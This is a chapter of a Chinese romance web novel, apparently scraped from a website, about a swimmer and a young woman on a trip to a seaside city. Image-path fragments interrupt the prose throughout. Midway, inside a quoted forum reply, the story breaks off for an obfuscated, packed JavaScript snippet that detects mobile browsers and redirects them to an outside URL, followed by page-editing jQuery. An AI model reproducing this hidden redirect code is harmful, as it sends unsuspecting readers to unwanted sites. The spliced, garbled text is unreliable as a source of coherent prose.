33. 第三十三章·二人旅行

作品:《拉下泳坛高岭之花[游泳]

    只要她去了,以孟照邻的体贴主动,她大概率就会成为别人的女朋友。


    他无法忍受。


    无法想象她以后看向自己的眼神里,会带上属于别人女友的界限感。


    她那么善解人意,像温吞吞的火,一点点融化了他心里的冰山。


    她似乎总能第一个察觉到他那连自己都未曾言明的自虐情绪,用她真诚的心去治愈他。


    他不敢想象,如果有一天,她的耐心,转移给另一个男人……


    这个念头闪过便让他心口发紧,恐慌的独占欲就要破膛而出。


    他想抓住她的念头异常强烈,却被太多顾忌缠住手脚。


    他知道问题出在自己身上,出在自己与生俱来的别扭疏离里。


    他渴望光,又惧怕被灼伤。


    想靠近,身体却拧巴做出了回避的姿态。


    周杰伦慵懒的嗓音在房间里缓缓荡漾开。


    【温柔的让我心疼的可爱女人……】


    【透明的让我感动的可爱女人……】


    【坏坏的让我疯狂的可爱女人……】


    他闭上眼向后倒在床上,将手臂搭在额头上。


    ……


    坐在候机大厅里,应青瓷依然有种强烈的不真实感。


    暖橙色夕阳透过落地窗洒进来,有几缕正落在江屿阔的脸上。他戴着口罩,鸭舌帽扣在头上,靠着椅背睡着了,想必是连日的训练太累。


    应青瓷怕这光扰了他的安眠,伸出手将他本的帽檐又往下按了按,让阴影笼住他阖上的双眼。


    心里泛起浅浅甜意,像偷吃了蜜糖。


    她拿起手机,对着他毫无防备的睡颜快速按下了快门。


    看着屏幕上定格的照片,她得逞地抿嘴偷偷笑了笑。


    她的目光又不自觉地落在他随意搭在扶把的手上。


    他的手型非常好看,骨节分明,手指修长。指甲修剪得干干净净,甲床透出健康的粉色。


    她屏住呼吸,小心地将他的大手翻过,掌心朝上,而后慢慢覆上自己的手。


    他的手比她的大了整整一圈,她的指尖甚至够不到他的指根。


    心头莫名一颤,涌上一股难以言喻的安全感。


    她再次举起手机,对准相贴的双手。


    忽然修长的手指滑入她的指缝顺势蜷握起来,十指相扣。


    应青瓷惊得睫毛一颤。


    抬眼看见江屿阔不知何时已经睁开了眼睛。【各位旅客请注意,您乘坐的XXXX次航班现在开始登机……】


    机场广播响起。


    江屿阔背起放在一旁的双肩包,牵着她朝着登机口的方向走去。


    应青瓷跟在他身侧,回头对着夕阳下两人长长相依偎的影子拍了一张。


    ……


    到了N市,空气明显温润起来。


    已是十一月底,大街上的行人却仍多是夏日装扮,海风裹挟着暖意扑来。


    时间有些晚了,两人在酒店放下行李再出来时,已是夜里十点多。沿着宁静的海边小径缓缓走着,江屿阔似乎也放松了许多,将帽子和口罩都摘了下来,任由海风拂过他额前的碎发。


    他习惯性地沉默着,她也默契地不去打破这份静谧。


    认识他一年半,应青瓷渐渐摸清了他的脾气。


    除非必要的社交场合,私下里的他,本质上是如此寡言而安静。


    路过一个工艺品小摊时,应青瓷扯扯他的手凑了上去。


    摊子上挂满了各种编织精巧的小饰品,都用红绳系着,琳琅满目,应有尽有。


    应青瓷饶有兴致地低头翻找,指尖拨过一个个可爱的造型,最后挑出了一个用红色丝线编成的小蓝鱼坠子,活灵活现。


    她献宝似的拿到江屿阔眼前晃了晃,他眨了眨眼,没说话,目光在摊上扫过,默不作声地拈起一个青花瓷瓶形状的蓝色绳结,轻轻放在了应青瓷的手心里。


    应青瓷眼睛弯成了月牙。


    她将两件小东西一起交给老板结账。


    她把那条串着蓝色小鱼的手链戴到自己手腕上,又拿起那个青花瓷小瓶的手链,示意他伸出手:“我们换着戴,这样就算不在一起的时候,它们也能代替我们,一直陪在对方身边啦!”江屿阔轻哼:“幼稚。”


    嘴上嫌弃着,身体却配合地伸出了手腕,任由她将那条青花瓷的蓝绳系在他的腕间。


    两人继续牵着手往回走。应青瓷兴起,拉起他的手将两人的手腕并在一起,对着远处城市的灯火,拍下了一张照片。


    “江屿阔,”她收起手机,忽然歪头叫他,眼睛里闪着狡黠的光,“我要考你一个脑筋急转弯。”


    江屿阔哼了一声,用指节敲了一下她脑门,“现在连学长都不叫了。”


    应青瓷没理会他,径直问道:“你觉得,你是好人还是坏人?”


    江屿阔挑眉:“坏人。”


    “那我也是坏人。”应青瓷立刻接上。


    江屿阔不知道她这小脑袋瓜里又想搞什么名堂,略带疑惑地转过脸看她。“为什么。”他上套了。


    应青瓷一脸严肃的表情突然破功,绽开一个坏坏的笑容,飞快伸出手,在他结实的胸肌上捏了一把。


    “因为坏人自有坏人摸呀!哈哈哈哈哈哈……”


    她自己先绷不住,笑得前俯后仰。江屿阔一脸无语地看着她笑得花枝乱颤。


    “不好笑吗?我最近刚在网上看到的哎!”


    应青瓷笑得眼泪都快出来了,其实心里有点虚虚的.


    天知道,她就是仗着气氛好,顺便……


    揩点油水。……


    温热的水汽氤氲在房间的空气里,混着她刚涂的身体乳散发出的淡淡甜奶香。


    应青瓷有些心虚地擦着手臂上没完全晕开的身体乳,瞄着浴室那面磨砂玻璃,飞溅的水花喷在男人完美的剪影之上,渲染着无声的旖旎。


    天哪……


    她后知后觉地意识到,刚才她洗澡的时候,岂不是也被他看到了。


    猛地吞了下口水,她脸颊发烫地迅速掏出手机,在搜索框里输入。


    【男友……】


    打了两个字,又觉得不妥,赶紧删掉,重新输入。


    【男性友人邀请旅行代表什么】。


    各式各样的回复唰唰地跳了出来。


    她随手点开一个热帖。


    1L:【X生活不和谐的人他根本不会邀请单独旅行!】2L:【同意楼上,楼主不用做旅行攻略了,因为根本就不会走出酒店房间!】


    3L:【代表他想检验和你的磨合程度……等等,怎么都有男性友人啊?】


    4L:【帅吗?帅就别犹豫了姐妹!】


    5L:【划重点:先跟他要体检报告!】


    6L:【别人的生活是女频小说,我的生活是;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17119019|195004||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    《活着》。】


    这都是什么跟什么啊……


    看了半天也没找到有营养的回答,她郁闷地刚想往下翻页。


    “看什么呢。”


    江屿阔的声音突然从头顶传来,吓得她手一抖,手机直接飞了出去。


    “没,没看什么。”她心跳漏了半拍,慌忙弯下捡起手机,差点扭到腰。


    抬起眼时眼神闪烁,心虚得不敢与他对视。他正拿着毛巾擦拭着湿漉漉的头发,身上换了件干净的白T,下身是条灰色的休闲短裤。


    其实她很想问他,非常想。


    现在他们之间,到底算什么呢。


    如果算是男女朋友,可他从未正式发出过交往的邀请,也从未在任何人面前承认过她的身份。


    她当然考虑过他作为公众人物需要低调,也愿意配合他私下里暗戳戳地好,但他至少总该给她一句准话,一个明确的身份吧。


    如果只是朋友呢。


    可朋友会像现在这样,同住一间房吗?心里有点委屈的酸涩。


    她当然计较着他没给准话,但行动上早已投降。


    连安全套都悄悄备好在包里,隐秘地期待着某种可能的发生。


    总是在自我鄙夷与豁达看开之间反复横跳。


    一会儿觉得自己过于主动,一会儿又说服自己,这不过是一场只随当下的体验。


    应青瓷抿着唇,紧张地打量着他擦头发的动作。


    他们运动员在大赛前有禁欲的不成文规定,眼下一段时间都是休整期。


    这是不是意味着,他可以……


    她也可以……


    对他做点什么?


    啊啊啊啊!好羞耻!她怎么会对他的身体如此没有抵抗力?


    难道这就是传说中的生理性喜欢吗?


    那他对她呢?


    应该……也是有点喜欢的吧。不然怎么会带她来这里。


    待会儿他要是吻她,她该是什么反应?


    是下意识闪开,还是半推半就,或者胆子更大一点,直接把他推倒?


    想到这里,她忍不住压下想要上扬的嘴角,偷偷笑了起来,心里像有无数个粉色小泡泡在噗噗地冒。


    “为什么突然想考驾照。”


